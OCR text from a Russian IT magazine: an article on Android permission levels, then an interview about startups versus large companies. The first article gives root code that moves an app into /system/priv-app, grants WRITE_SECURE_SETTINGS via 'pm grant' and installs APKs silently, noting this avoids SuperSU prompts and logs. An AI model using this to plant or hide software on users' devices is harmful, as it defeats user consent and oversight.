Есть, однако, в этой стройной схеме одна очень важная деталь, которую сами создатели Android называют уровень доступа (protection level). Чтобы понять, что это такое, попробуй добавить в `Manifest.xml` любого своего приложения следующую строку:

```
<uses-permission android:name=
"android.permission.WRITE_SECURE_SETTINGS" />
```

По идее, данное полномочие должно открыть доступ к API, позволяющему переводить смартфон в режим полета, включать/выключать GPS и делать другие полезные вещи. Но IDE так не считает и поэтому сразу подчеркивает строку как ошибку с формулировкой «Permission is only granted to system apps». Это и есть предупреждение о нарушении того самого уровня доступа. IDE как бы говорит нам: да, ты можешь попробовать дать своему приложению полномочие `WRITE_SECURE_SETTINGS`, но Android все равно не разрешит тебе использовать закрепленный за ним API до тех пор, пока ты не сделаешь свое приложение системным. А что значит «системным» в данном случае? Это значит: подпишешь его тем же цифровым ключом, каким подписана сама прошивка (или попробуй раздобыть такой ключ у какой-нибудь Samsung или LG!).



```
proguard-rules.pro (ProGuard Rules for app
gradle.properties (Project Properties)
settings.gradle (Project Settings)
local.properties (SDK Location)

<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
<uses-permission android:name="android.permission.WAKE_LOCK" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS" />

Permission is only granted to system apps less... (Ctrl+F1)

Permissions with the protection level signature or signatureOrSystem are only granted to system apps. If an app is a regular non-system app, it will never be able to use these permissions.

    android:required="false" />

<application
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:label="AnTrack"
    android:theme="@style/AppTheme" >
    <activity
        android:name="org.antrack.app.MainActivity"
        android:label="AnTrack" >
```

Упс...

Официально в Android существует четыре уровня доступа:

- normal — «обычные» полномочия, дающие приложению доступ к безобидным функциям, которые не получится зловредно использовать (примеры: SET_ALARM, ACCESS_NETWORK_STATE, VIBRATE). Система даже не скажет тебе, что приложение вообще их использует;
- dangerous — «опасные» полномочия, юзер будет информирован о них при установке приложения либо увидит окошко с предупреждением в Android 6.0 (примеры: READ_SMS, SEND_SMS, CALL_PHONE, READ_CALL_LOG);
- signature — доступны только приложениям, подписанным ключом прошивки (примеры: GET_TASKS, MANAGE_USERS, WRITE_SETTINGS, MOUNT_UNMOUNT_FILESYSTEMS);
- privileged — доступны приложениям, располагающимся в каталоге `/system/priv-app`.

В большинстве случаев уровни доступа signature и privileged равноценны. Например, чтобы получить полномочие MANAGE_USERS, приложение должно быть либо подписано ключом прошивки, либо размещено в каталоге `/system/priv-app`. Но есть и исключения: например, полномочие MANAGE_DEVICE_ADMIN имеет уровень доступа signature, то есть единственный способ его получить — подписать приложение ключом прошивки.

Есть также набор внутренних уровней доступа, введенных в Android для решения определенных проблем: installer, development, preinstalled, appop, pre23. По сути, это костыли, и на данном этапе ты можешь о них не думать, однако к уровню доступа development мы еще вернемся, и он нам очень сильно пригодится. А пока поговорим о том, как получить нужные нам уровни доступа и что они дают.

УРОВЕНЬ ДОСТУПА PRIVILEGED

Privileged не самый высокий уровень доступа и позволяет использовать далеко не весь API Android. Однако в большинстве случаев он оказывается вполне достаточным, так как позволяет устанавливать и удалять приложения и пользователей (INSTALL_PACKAGES, DELETE_PACKAGES, MANAGE_USERS), управлять статусной строкой (STATUS_BAR), управлять некоторыми настройками питания (WRITE_SECURE_SETTINGS), читать и изменять настройки Wi-Fi (READ_WIFI_CREDENTIAL, OVERRIDE_WIFI_CONFIG), отключать приложения и их компоненты (CHANGE_COMPONENT_ENABLED_STATE) и многое другое.

Чтобы приложение получило уровень доступа privileged, оно должно быть установлено в каталог `/system/priv-app`, а это значит — поставляться предустановленным в составе прошивки. Однако, имея root, мы можем поместить свое приложение в данный каталог с помощью двух функций:

```
// Подсобная функция, которая просто выполняет shell-команду
static public boolean runCommandWait(String cmd, boolean needsu)
{
  try {
    String su = "sh";
    if (needsu) { su = "su"; }

    Process process = Runtime.getRuntime()
      .exec(new String[]{su, "-c", cmd});
    int result = process.waitFor();

    return (result == 0);

  } catch (IOException e) {
    throw new RuntimeException(e);
  } catch (InterruptedException e) {
    throw new RuntimeException(e);
  }
}
```

```
// Функция делает указанное приложение системным и отправляет смартфон в мягкую перезагрузку
static public void makeAppSystem(String appName) {
  String systemPrivAppDir = "/system/priv-app/";
  String systemAppDir = "/system/app/";

  String appPath = "/data/app/" + appName;

```

```
    // Подключаем /system в режиме чтения-записи
    if (!runCommandWait("mount -o remount,rw /system", true)) {
      Log.e(TAG, "makeAppSystem: Can't mount /system");
      return;
    }

    int api = Build.VERSION.SDK_INT;
    String appDir = systemPrivAppDir;

    // Копируем приложение в /system/priv-app или /system/app в зависимости от версии Android
    if (api >= 21) {
      runCommandWait("cp -R " + appPath + "* " + appDir, true);
      runCommandWait("chown -R 0:0 " + appDir + appName + "*", true);
      runCommandWait("rm -Rf " + appPath + "*", true);
    } else {
      if (api < 20) { appDir = systemAppDir; }
      runCommandWait("cp " + appPath + "* " + appDir, true);
      runCommandWait("chown 0:0 " + appDir + appName + "*", true);
      runCommandWait("rm -f " + appPath + "*", true);
    }

    // Отправляем смартфон в мягкую перезагрузку
    Shell.runCommand("am restart", true);
  }
```

Функцию **`runCommandWait`** я описывать не буду, она просто выполняет shell-команду и ждет ее завершения (подробнее читай в моей статье про написание приложений с правами root). Функция **`makeAppSystem`**, в свою очередь, принимает полное имя приложения (это то самое **`com.example.app`**, которое ты указываешь при создании нового проекта в Android Studio) и переносит его в **`/system/priv-app`** или **`/system/app`**, в зависимости от используемой версии Android. Код может показаться тебе несколько странным, на самом деле он абсолютно корректен и учитывает два фактора:

- до Android 4.4 (API Level: 20) каталога **`/system/priv-app`** не существовало и все системные приложения размещались в **`/system/app`**;
- начиная с Android 5.0 (API Level: 21) пакеты с приложениями не просто складируются в **`/data/app`** и **`/system/priv-app`**, а размещаются внутри своих обособленных подкаталогов.

Как использовать этот код? Очень просто: ты определяешь в Manifest.xml своего приложения все privileged-полномочия, которые ему нужны, не обращая внимания на ошибки IDE. Затем в самое начало кода приложения вставляешь вызов makeAppSystem с именем самого приложения в качестве аргумента, компилируешь и запускаешь. После запуска приложение перемещает само себя в `/system/priv-app`, перезагружает смартфон, и ему открываются все privileged API.

Список privileged-полномочий можно посмотреть [в исходниках Android](). Просто ищи по слову privileged. О том, как их использовать, — чуть позже.

УРОВЕНЬ ДОСТУПА SIGNATURE

Подпись ключом прошивки позволяет получить самый высокий уровень доступа к API — signature. Имеющее такой доступ приложение может делать практически все что угодно: манипулировать любыми настройками Android (WRITE_SETTINGS, WRITE_SECURE_SETTINGS), наделять приложения правами администратора (MANAGE_DEVICE_ADMINS), программно нажимать кнопки и вводить данные в любое окно (INJECT_EVENTS) и многое другое.

Получить такой уровень доступа на стоковой прошивке почти невозможно. Ни один производитель смартфонов не предоставит тебе ключ для подписи своих прошивок. Но если речь идет о кастомной прошивке, то все становится немного проще. Например, ночные сборки того же CyanogenMod (а я напомню, что пользователей у нее больше, чем юзеров всех версий Windows Phone, вместе взятых) подписываются тестовым ключом, а его особенность в том, что он есть [в открытом доступе]().

Но это еще не все! В CyanogenMod есть механизм безопасности, который, в отличие от чистого Android, позволяет получать уровень доступа signature не абсолютно всем приложениям, подписанным ключом прошивки, а только тем, что размещены в `/system/priv-app`. Поэтому, чтобы получить уровень доступа signature в CyanogenMod (не в Cyanogen OS, я подчеркиваю), необходимо:

1. Добавить в `Manifest.xml` приложения необходимые полномочия.
2. Добавить в приложение вызов функции `makeAppSystem()`, описанной в предыдущем разделе.
3. Подписать релизную версию приложения ключом platform из репозитория CyanogenMod.

УРОВЕНЬ ДОСТУПА DEVELOPMENT

В Android есть специальный уровень доступа development, отличие которого заключается в том, что приложения получают его не по факту размещения в `/system/priv-app` или использования цифровой подписи прошивки, а динамически. То есть система может дать такой уровень доступа любому приложению, а может и отозвать обратно. Но самое важное, что, имея права root,

приложение может наделить себя таким уровнем доступа самостоятельно.

Чтобы это сделать, достаточно использовать примерно такой код:

```
runCommandWait("pm grant " + appName
  + " android.permission.WRITE_SECURE_SETTINGS", true);
```

В данном случае приложение appName получит полномочие WRITE_SECURE_SETTINGS вне зависимости от того, где оно размещено и каким ключом подписано. Круто? Вне сомнения, однако WRITE_SECURE_SETTINGS — фактически единственное полезное полномочие с уровнем доступа development. Остальные четырнадцать — это полномочия для отладки и тестирования (чтение логов, дампы памяти и так далее).

```
    <!-- ========================================= -->
    <!-- Permissions for special development tools -->
    <!-- ========================================= -->
    <eat-comment />

    <!-- @SystemApi Allows an application to read or write the secure system settings.
    <p>Not for use by third-party applications. -->
    <permission android:name="android.permission.WRITE_SECURE_SETTINGS"
        android:protectionLevel="signature|privileged|development" />

    <!-- @SystemApi Allows an application to retrieve state dump information from system services.
    <p>Not for use by third-party applications. -->
    <permission android:name="android.permission.DUMP"
        android:protectionLevel="signature|privileged|development" />

    <!-- @SystemApi Allows an application to read the low-level system log files.
    <p>Not for use by third-party applications, because
    Log entries can contain the user's private information. -->
    <permission android:name="android.permission.READ_LOGS"
        android:protectionLevel="signature|privileged|development" />

    <!-- @SystemApi Configure an application for debugging.
    <p>Not for use by third-party applications. -->
```

Полномочия development в исходниках Android

КАК ИСПОЛЬЗОВАТЬ СИСТЕМНЫЙ API?

Основная проблема, с которой ты столкнешься при работе с системным API, — это полное (за небольшими исключениями) отсутствие документации. Ни в официальных руководствах, ни в неофициальных ты не найдешь почти никаких упоминаний об этом. Информацию придется собирать по крупицам, прошаривая сотни страниц форумов и читая тысячи страниц исходников Android. Однако хоть и небольшую, но отправную точку в виде парочки полезных примеров мы тебе дадим.

WRITE_SECURE_SETTINGS

Полномочие WRITE_SECURE_SETTINGS появилось в Android 4.2 для защиты некоторых критически важных настроек Android. Среди таких настроек: включение/выключение режима полета, управление настройками местоположения и передачи данных. Оно защищено сразу тремя уровнями доступа: signature, privileged и development. То есть ты можешь использовать любой из перечисленных выше способов получения уровня доступа, чтобы наделить свое приложение полномочием WRITE_SECURE_SETTINGS.

Как использовать открывшиеся возможности? Например, так:

```
// Читаем текущее значение настройки
boolean isEnabled = Settings.System.getInt(
getContentResolver(),
Settings.System.AIRPLANE_MODE_ON, 0) == 1;

// Переключаем настройку
Settings.System.putInt(
getContentResolver(),
Settings.System.AIRPLANE_MODE_ON, isEnabled ? 0 : 1);

// Отправляем интент для переключения
Intent intent = new Intent(Intent.ACTION_AIRPLANE_MODE_CHANGED);
intent.putExtra("state", !isEnabled);
sendBroadcast(intent);
```

Это очень простой код, который тупо переключает смартфон в режим полета или наоборот в зависимости от текущего состояния. Все просто и лаконично.

INSTALL_PACKAGES

Как ясно из названия, полномочие INSTALL_PACKAGES позволяет «втихую» устанавливать в систему APK-пакеты. Использовать эту возможность могут либо подписанные ключом прошивки приложения (signature), либо установленные в `/system/priv-app`. При этом даже не обязательно использовать Java API, достаточно вызвать консольную команду pm (Package Manager) с нужными параметрами:

```
runCommandWait("pm install " + apkPath, false);
```

После отработки команды пакет apkPath будет установлен в систему. Ты можешь возразить, что то же самое можно сделать и с правами root, и будешь прав: в данном случае достаточно изменить последний аргумент функции `runCommandWait()` на true. Однако стоит иметь в виду, что приложения с правами root, во-первых, приводят к появлению окна запроса соответствующих



полномочий у юзера, а во-вторых, логируются тем же SuperSU. А так достаточно один раз прописать свою софтину в `/system/priv-app`, и она сможет устанавливать сколько угодно софта без всяких вопросов.

ВМЕСТО ВЫВОДОВ

Вот и все. Доступ к закрытому API в Android не так уж и сложно получить. С другой стороны, с легитимным софтом использовать его в большинстве случаев не имеет смысла, проще получить права root и вызывать соответствующие консольные команды: settings для изменения настроек, pm для установки/удаления приложений, setprop для изменения низкоуровневых настроек и так далее. Однако если речь идет о не совсем обычном программном обеспечении... ⌶

СТАРТАПЫ И ГИГАНТЫ

ТОП-МЕНЕДЖЕРЫ И БЫВАЛЫЕ РАЗРАБОТЧИКИ РАССКАЗЫВАЮТ, ГДЕ ЛУЧШЕ РАБОТАТЬ ПРОГРАММИСТУ



Говорят, работать в Google или Яндексе — мечта любого разработчика. Большие компании дают столько плюшек для своих сотрудников, что любой стремится попасть в условный Яндекс, отвечать за три строчки CSS и получать 100 тысяч рублей в месяц. Но вот парадокс: куча крутых девелоперов уходят из крупных компаний в небольшие стартапы. Почему так происходит? Чтобы узнать ответ, мы поговорили с представителями ИТ-корпораций и разработчиками из маленьких компаний.

КТО ОТВЕЧАЛ НА НАШИ ВОПРОСЫ

Большие корпорации представляют:

- Станислав Протасов, Acronis, старший вице-президент по проектированию и разработке ПО
- Андрей Чупейкин, Яндекс, руководитель группы разработки интерфейсов Яндекс.Маркета
- Денис Аникин, технический директор проекта Почта Mail.Ru
- Денис Бургачев, Яндекс, разработчик Яндекс.Маркета
- Антон Сачков, Яндекс, руководитель группы разработки инфраструктуры фронтенда Яндекс.Маркет
- Олег Бартунов, директор и ведущий разработчик PostgreSQL

Об опыте в стартапах и небольших компаниях рассказывают:

- Александр Поляков, ERPScan, технический директор, специалист по ИБ
- Борис Рютин, Digital Security, аналитик по ИБ

Где работать лучше: в крупной компании или в небольшой компании или стартапе и почему?



Станислав Протасов,
Acronis

Чем хороша крупная компания по сравнению со стартапом? Это холивар. Что лучше: когда у человека широкий круг знаний, но они неглубокие или когда он знает всего одну тему, но досконально? Думаю, любой человек сначала стал в какой-то области очень глубоким специалистом, а потом уже начал расширять свой кругозор, выбираться из зоны комфорта.

Глубоких специалистов в принципе не очень много. И удивительным образом большинство таких людей работают в больших компаниях: Яндекс, Mail.Ru, Касперский, мы. Это логически объяснимо. Скажем, если ты делаешь сервис, на который приходит 100 тысяч пользователей в день, есть разница, сколько памяти ты тратишь на коннекшен: один мегабайт или сто. От этого зависит, лягут у вас серверы или вытянут нагрузку. А если ты работаешь в стартапе и потребляешь в сто раз больше памяти, чем нужно, это незаметно до тех пор, пока стартап не начнет взлетать. А так как большинство из них не взлетает вовсе, это так и остается не замечено никем.

Словом, в стартапе трудно стать глубоким специалистом, так как чаще всего там нет «специфических» сложных кейсов. Во многих случаях лучше начать с большой компании.




Андрей Чупейкин,
Яндекс

Обычно в стартапах bleeding edge технологии, которые относительно легко поддерживать на уровне свежих, при этом сопровождая процесс докладами на конференциях. Больше личной свободы (работа из дома, отсутствие фиксированных часов, необязательность больничных и так далее), небольшая команда и несложные процессы взаимодействия, есть вероятность получить опцион. Чего нет — это уверенности в том, что компанию не закроют и зарплату выплатят в срок.

Большая компания — противоположность маленькой. Чем больше людей, тем больше контроля, как следствие — меньше души, больше масла и шестеренок.

На мой взгляд, работать лучше в компаниях, которые умеют сочетать в себе черты как тех, так и других. Такие есть.



Денис Аникин,
Mail.Ru Group

В стартапе от людей ждут большей ответственности, большего ownership. Но в большой компании ты все равно набираешь людей в какую-то небольшую команду, и она как стартап. Всегда можно считать так: большая компания делится на маленькие команды, каждая команда — это стартап. А все те блага, то есть процессы и бюрократия, которые ты получаешь от остальной компании, они как твой подрядчик или заказчик.



Денис Бургачев,
Яндекс

Лучше работать там, где работа приносит удовольствие и ты профессионально растешь. Маленькие компании бывают разные, но вообще-то в больших компаниях, как правило, более сложные и интересные проекты. Так что пройти этот этап придется в любом случае. А там можно и в свой стартап податься :).



Александр Поляков,
ERPScan

Лучше всего не «работать», а заниматься любимым делом. А выбор зависит от того, что ты хочешь. Если тебе нужна некая стабильность и тебя не напрягает выполнять задачи, спущенные сверху, в соответствии с определенными требованиями, то тогда большая компания — это для тебя. Если ты хочешь сам решать, что делать, и чтобы к твоему мнению прислушивались, и еще действительно менять мир хотя бы чуточку, — ответ очевиден.



Борис Рютин,
Digital Security

Начинающему программисту или исследователю лучше попробовать поработать в крупной компании. Там уже налажен процесс, имеются свои приемы и правила. Особенно в очень крупных компаниях, таких как, к примеру, Яндекс. У них уже есть система стажировки, которая тебя обучит самому важному. Хотя вообще-то и в маленькой компании может повезти с ментором. И в таком случае — открывшиеся перспективы могут оказаться намного более интересными, чем в крупной. В общем вывод такой - стартапы для тех, кто любит рисковать ;-)



Олег Бартунов,
PostgreSQL

Как ни печально, но, на мой взгляд, в крупных компаниях нужны винтики. Там не учатся быть девелоперами, там учат кодировать.

Крупные компании поощряют создание кодеров потому, что это экономически оправданная инвестиция. Чтобы удержать настоящего большого разработчика, нужны постоянные челленджи, повышение зарплаты, профессиональный рост. Если этого не будет, разработчик уйдет, а вот кодеру и так хорошо, он знает свою работу, привязан и никуда не денется.

КАКУЮ ПОЛЬЗУ ИЗВЛЕКАЕТ ДЕВЕЛОПЕР ИЗ СВОЕЙ РАБОТЫ В ОДНОМ И В ДРУГОМ СЛУЧАЕ?



Станислав Протасов,
Acronis

Если кратко — в большой компании получают опыт.


Чем хороша именно крупная компания против стартапа? Тем, что в ней больше шансов стать глубоким. Понятно, что любое категоричное утверждение неправильно. Наверняка есть люди, которые стали очень глубокими профессионалами в стартапах. Хотя там им приходится и серверы размещать, и кофе покупать, и программировать.

Но в среднем, я думаю, опыт в большой компании сначала делает программиста более глубоким специалистом, более подходящим для стартапа впоследствии. Посмотрите на типичную карьеру американских программистов: хотя в США и много стартапов, большинство успешных из них создаются специалистами (если говорить об инженерах), которые уже где-то поработали. То есть человек получил опыт где-то, а потом ушел и сделал стартап или в нем поучаствовал.



Андрей Чупейкин,
Яндекс

Кажется, что примерно одинаковую. В стартапе у тебя обычно больше технологической свободы и можно набить себя опытом, а резюме buzzword'ами. В большой компании ты можешь познать корпоративный мир и законы выживания в нем, сложные процессы взаимодействия юнитов, служб, отделов и прочее.



Денис Аникин,
Mail.Ru Group

Поработать в компании, где есть процессы, которые позволяют управлять огромным организмом, — это само по себе опыт. В стартапе опыт другой. Это, наоборот, опыт работы без процессов. Если у тебя слетел интернет на компьютере, ты идешь и чинишь его, разбираешься, почему не работает роутер. Если упал сервер, ты идешь и поднимаешь его. То есть ты все делаешь сам. В большой компании есть разные департаменты, которые отвечают за разные куски. Скажем, тебе нужно подписать договор с контрагентом. В стартапе ты сидишь и вычитываешь его сам, потому что юристов у тебя нет. Очень много разноплановых вещей ты делаешь сам. В большой компании ты просто сидишь, программируешь, а остальное делается за тебя.


Зато после пяти-семи лет работы в Google, попав в другую компанию, люди вообще не понимают, как жить. Потому что в Google, когда тебе нужна какая-то статистика и аналитика, ты заходишь в их big data, вводишь запрос и он ищет по всему Google и в момент тебе все выдает. В другой компании выясняется, что нужно сначала поставить таск на админов, потом на аналитиков... А когда ты приходишь в стартап, оказывается, что там нет вообще никого. Нужно написать код, что-то поставить самому сбоку и так далее. То есть умение обеспечивать какие-то свои базовые нужды теряется.



Денис Бургачев,
Яндекс

Плюс большой компании — стабильность и, как я уже говорил, более сложные задачи. В большую компанию стоит идти человеку с хорошим начальным уровнем и желанием учиться. Даже если не получится сделать суперкарьеру, за первые два-три года будет значительный профессиональный рост.

Маленькие компании — более индивидуальный подход, более разнообразные задачи (приходится быть на все руки мастером, как минимум в своей области) и возможность вырасти вместе с продуктом и стать тимлидом.



Антон Сачков,
Яндекс

В начале карьеры есть потенциальные преимущества работы в стартапе: возможность попробовать различные технологии и подходы к разработке, составить о них пусть и поверхностное, но мнение; есть возможность быстрого карьерного роста вместе с компанией, возможность получить опыт руководства людьми, проведения собеседований; меньшая забюрократизированность и потенциально меньшая стоимость ошибки позволяют молодому специалисту экспериментировать, пробовать и ошибаться.


Состоявшиеся специалисты тоже могут работать в маленьких компаниях или стартапах, но при условии, что их не волнует «известность» и «престижность» места работы и они готовы к рискам, которым мелкие компании более подвержены (кризис, сокращение и прочее).

Крупные же компании готовы им предоставить следующие преимущества: большой «мозговой фонд» — всегда есть у кого поучиться; опыт масштабирования процессов (на большие, разношерстные, распределенные команды); крутая инфраструктура, которую к тому же поддерживают и развивают специальные команды; возможность разрабатывать и развивать «общественно значимые» проекты; хорошая строчка в резюме; бОльшая стабильность.



Александр Поляков,
ERPScan

В случае большой компании ты получаешь хорошую рыночную зарплату и стабильность. А в маленькой компании не говорят, что ты «работаешь». Ты приходишь в команду, занимаешься интересным делом, развиваешься. У тебя есть отнюдь не малая возможность вырасти с компанией до IPO или как минимум до продажи компании более крупному игроку. Некоторые из ранних сотрудников, остающихся до конца, получают прибыли, несравнимые с обычной ставкой в корпорации. Это если говорить про профит. И еще одно. Конечно, в большой компании есть много бонусов, связанных с доступностью обучения, получения опыта участия в интересных проектах и подобным, но зачастую все плюсы нивелируются отсутствием возможности все это применить. А иногда такие допвозможности просто никому не нужны. В маленькой же компании в ответ на твой запрос про оплату курсов на тебя посмотрят как на инопланетянина и скажут: «Чувак, ты в каком веке? Тебе компьютер дан с доступом в интернет, что еще нужно?» :) И это очень хорошо учит жизни и помогает с освоением практического материала.



Борис Рютин,
Digital Security

В маленькой компании ты получаешь больше ответственности, потому что ты видишь небольшую команду, где все друг друга знают, она более сплоченная. Да, ты работаешь больше, чем в крупной компании, но и результаты, наверное, будут поинтереснее.

ЕСТЬ ЛИ РАЗНИЦА В ТОМ, ЧЕГО ЖДУТ ОТ СОИСКАТЕЛЕЙ РАБОТОДАТЕЛИ КРУПНЫХ И НЕБОЛЬШИХ КОМПАНИЙ, НА ВАШ ВЗГЛЯД? СКАЖЕМ, ОДНИМ НУЖНА ИСПОЛНИТЕЛЬНОСТЬ, ДРУГИМ – УВЛЕЧЕННОСТЬ.



Станислав Протасов,
Acronis

Индустрия у нас маленькая, крупных компаний тоже мало, и это приводит к тому, что нанять программистов с хорошим опытом, знающих двухсвязные списки и что-то еще, тяжелее, чем где-нибудь в Кремниевой долине.




Андрей Чупейкин,
Яндекс

Все зависит от потребностей и задач. И туда и туда нанимают как стажеров, так и звезд.



Денис Аникин,
Mail.Ru Group

В стартапе, скорее, важно не то, что ты знаешь стек. Скажем, у них PHP, Apache, MySQL, а ты программируешь на Python, PostgreSQL, Django. То есть ты можешь прийти куда угодно: в стартап или в Mail.Ru, и их стек может быть совсем не таким, как твой. Но это неважно. Важно то, что у тебя есть базовые знания о том, как все работает.



Денис Бургачев,
Яндекс

Кажется, что разницы никакой, все зависит от предъявляемых требований — они бывают как высокими, так и самыми базовыми и в крупных, и в небольших компаниях. Единственное, что в небольшую компанию могут более придирчиво отбирать по личным качествам, по тому, нравится человек или нет.



Антон Сачков,
Яндекс

Стартапы и небольшие компании отдают преимущество следующим типам кандидатов: приведенным по знакомству (доверенный круг), эмоционально вовлеченным (готовым работать двадцать часов в сутки, поднимать сервис по ночам), самостоятельным и многопрофильным (написать код, настроить сервер, мониторинги, деплой). В крупных компаниях при найме учитывают больше экспертные знания в конкретной области (помимо общей технической грамотности), организованность и коммуникабельность.



Александр Поляков,
ERPScan

Набирая персонал в маленькую компанию, смотрят на то, разделяешь ли ты видение руководства и есть ли у тебя зачатки способностей для того, чтобы вырасти из стажера в руководителя отдела, например, за полгода. Но, естественно, помимо маленьких и больших компаний есть и средние, небольшие и совсем маленькие. Это как между черным и белым есть целая гамма разных оттенков серого. Поэтому однозначно судить сложно.



Борис Рютин,
Digital Security

Исполнительность нужна везде. И там, и там от тебя ждут результата. Просто в больших компаниях больше шансов оставаться незамеченным. Хотя тут тоже зависит и от компании и, конечно, от самого человека.

НАСКОЛЬКО ЗНАЧИМО ПРОФИЛЬНОЕ ОБРАЗОВАНИЕ ПРИ РАССМОТРЕНИИ КАНДИДАТА?



Станислав Протасов,
Acronis

Я считаю, знания вообще лишними не бывают. Когда ты работаешь в какой-то области и хочешь развиваться профессионально, очень полезно знать основы. Это все равно что... если я хочу быть профессиональным водителем или гонщиком, мне совершенно не помешает разбираться в том, как устроен двигатель машины или подвеска. Если же я просто водитель-непрофессионал — сел в машину и поехал домой, — это лишнее знание. Оно забьет мою голову, но пользы мне не принесет. Даже если я воображаю себя гонщиком и постоянно соревнуюсь с кем-то на светофорах, мне ничего не даст знание о том, как устроен двигатель. А гонщику — даст.



Андрей Чупейкин,
Яндекс

Когда просматриваешь резюме, обращаешь на это внимание, но это не главное. Тут скорее важно любить свою профессию. Есть много толковых ребят без высшего образования или с неоконченным высшим, которые фанатичны в своем деле и могут собрать сервис с нуля, начиная от поднятия физических серверов и заканчивая написанием мониторингов на время отрисовки страницы.




Денис Бургачев,
Яндекс

Ноп. Нет. Нихт. Найн.



Антон Сачков,
Яндекс


Профильное образование является небольшим плюсом в общей картине, так как повышает вероятность того, что кандидат обладает хорошей теоретической базой и знает основы информационных технологий.



Александр Поляков,
ERPScan

Мы довольно активно набираем профессионалов. Не просто с профильным образованием, но и с опытом работы в определенных областях. Главное при этом — чтобы наши взгляды в самом важном совпадали.

Что касается наличия профильного образования как критерия при найме, мне встречалось крайне мало технарей, которых можно было бы назвать полностью самоучками. Однако может быть такое, что у человека отсутствует профильное образование или вообще нет высшего образования, но он ответит на три моих вопроса. И тогда я его возьму :).



Борис Рютин,
Digital Security

Если ты не засветился где-то, к примеру выступал на конференциях или твое имя на слуху (ты взломал GitHub, допустим, как с некоторыми было), то HR будет смотреть на тебя по стандартным показателям. В первую очередь — есть ли высшее образование.


МОГУТ ЛИ КАК-ТО ЛИЧНЫЕ УВЛЕЧЕНИЯ ЧЕЛОВЕКА ПОВЛИЯТЬ НА ЕГО ШАНСЫ ПОЛУЧИТЬ МЕСТО РАЗРАБОТЧИКА?



Станислав Протасов,
Acronis

Для большинства людей работа — это всего лишь работа. Средство обеспечения жизнедеятельности. Очень часто — даже не основной интерес в жизни. Я считаю, что так быть не должно. Но для большинства людей это не так, нужно это понимать. У них есть другие интересы. Сегодня он веб-программирует, потому что это дает ему доход, с помощью которого он решает вопросы жизнеобеспечения. При этом у него могут быть другие интересы, любые — рыбалка, семья или просто попкорн и телевизор.

Но я думаю, что нам сейчас по-прежнему нужны люди, которые горят, которые видят себя в работе и хотят стать лучшими в мире специалистами. Хотят профессионально расти. У нас в Acronis сейчас порядка трехсот разработчиков. Если мы вырастем до 30 тысяч, как Microsoft, то мы начнем брать таких людей, для которых программирование — просто способ получения зарплаты. Но нужно выстроить до этого момента систему, чтобы работа человека в конечном результате была в плюс, а не в минус. Такого рода люди нужны. Без них тоже нельзя.



Андрей Чупейкин,
Яндекс

Когда узнаю, что разработчик не пьет, — расстраиваюсь. Один из моих коллег предлагал ввести пятый этап собеседования в баре, чтобы раскрыть все стороны человека и избавить его от волнения :).

